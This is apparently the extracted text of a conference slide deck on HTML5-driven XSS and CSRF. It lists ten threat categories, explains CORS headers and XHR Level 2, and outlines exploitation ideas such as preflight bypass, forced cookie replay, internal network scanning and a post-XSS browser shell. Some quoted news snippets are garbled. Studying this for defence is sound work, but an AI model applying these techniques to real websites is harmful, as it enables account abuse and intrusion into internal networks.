

XSS & CSRF strike back Powered by HTML5

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
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
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


Agenda

- HTML5 Attack Surface
- CSRF and Jacking
- XSS with HTML5
- Conclusion and Questions



HTML5 Vectors – Attack surface



HTML5 – Attacks on the rise ...

2012 Security Predictions

2011 proved security. The remember a y incidents and disastrous br RSA, and Son TDL-4 and Du security pract see the likes

X. HTML5 offers five times the ways to hijack your website



New web technologies like HTML5 fuel the growth for next year's web application attacks

We predicted long ago that the web is the battleground for Internet attacks. This has proven true over the years. with web

Rise Of HTML5 Brings With It Security Risks

Posted by **HTML5 security issues** have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the [World Wide Web Consortium](#) (W3C), and identified 51 security threats.

HTML5 and Security on the New Web

Promise are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack. Unfortunately, they can also present new opportunities for cybercriminals."

Web developers accountable for HTML5 security

By [Jamie Yap](#), ZDNet Asia on October 5, 2010

Ghost of HTML5 future: Web browser botnets


With great power comes great responsibility ... to not pwn the interweb

By [John Leyden](#) • [Get more from this author](#)

Posted in [Enterprise Security](#), 27th April 2012 08:01 GMT

Evolution of HTML5

- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go... new surface, architecture and defense) – HTML+CSS+JS




HTML5 in nutshell - Specs

HTML5

Taxonomy & Status (December 2011)

- W3C Recommendation
- Candidate Recommendation
- Last Call
- Working Draft
- Non-W3C Specifications
- Deprecated W3C APIs



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
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
Source: <http://html5demos.com/>

Evolution going on by Web Hypertext Application Technology Working Group (WHATWG)


Simple class manipulation	classlist
Storage events	storage
dataset (data-* attributes)	dataset
History API using pushState	history
Browser based file reading Not part of HTML5	file-api
Drag files directly into your browser Not directly part of HTML5	file-api dnd
Simple chat client	websocket
Two videos playing in sync	video
Interactive canvas gradients	canvas
Canvas & Video	video canvas
Video	video
Canvas	canvas
Content Editable	contenteditable storage
Geolocation Works on Safari Mobile too	geolocation
postMessage same domain	postMessage
postMessage cross domain	postMessage
drag and drop	dnd
drag anything	dnd
offline detection Works on Safari Mobile too	offline events
navigator.onLine tests Doesn't use events, only polls	offline
on/offline event tests	offline events
offline application using the manifest FF 3.6 is still buggy - doesn't request manifest after initial load	offline manifest
Storage	storage
Web SQL Database Storage	sql-database
Web SQL Database - rollback test	sql-database
Web Workers watch out - uses a lot of CPU! example without - will hang your browser	workers


Modern Browser Model







HTML5 Architecture & Threat Model





Interaction





Threats – XSS/CSRF on top

XHR & Tags


- A1 – CSRF with XHR and CORS bypass
- A2 - Jacking (Click, COR, Tab etc.)
- A3 – HTML5 driven XSS (Tags, Events and Attributes)

Thick Features

- A4 – Attacking storage and DOM variables
- A5 – Exploiting Browser SQL points
- A6 – Injection with Web Messaging and Workers


DOM


- A7 – DOM based XSS and issues
- A8 – Offline attacks and cross widget vectors
- A9 – Web Socket issues
- A10 – API and Protocol Attacks



CSRF and Jacking Attacks & Defense


CSRF with XHR and CORS bypass






XHR – Level 2 powering CSRF

- XHR object of HTML5 is very powerful
 - Allows interesting features like cross origin request and binary upload/download
- `xhr.responseType` can be set to "text", "arraybuffer", "document" and "blob"
- Also, for posting data stream - DOMString, Document, FormData, Blob, File, ArrayBuffer etc...



CORS & XHR – ingredients for CSRF

- Before HTML5 – Cross Domain was not possible through XHR (SOP applicable)
- HTML5 – allows cross origin calls with XHR-Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)



CORS based HTTP Headers

- Request

 - Origin

 - Access-Control-Request-Method (preflight)

 - Access-Control-Request-Headers (preflight)

- Response

 - Access-Control-Allow-Origin


 - Access-Control-Allow-Credentials

 - Access-Control-Allow-Expose-Headers

 - Access-Control-Allow-Max-Age (preflight)


 - Access-Control-Allow-Allow-Methods (preflight)

 - Access-Control-Allow-Allow-Headers (preflight)



XHR – Stealth POST/GET


- CSRF – powered by CORS and XHR
 - Hence, allow stealth channel and possible silent exploitation
 - One way CSRF with any stream since XHR allows raw stream from browser (XML, JSON, Binary as well)
 - Two way CSRF (POST and read both – in case of allow set to *)




Exploiting the use case

- CORS preflight bypass – certain Content-Type bypass preflight HTTP
- Forcing cookie replay by “withCredentials”
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell – post XSS (Allow origin- *)
- Business functionality abuse (upload and binary streams)

CSRF with XHR/HTML5

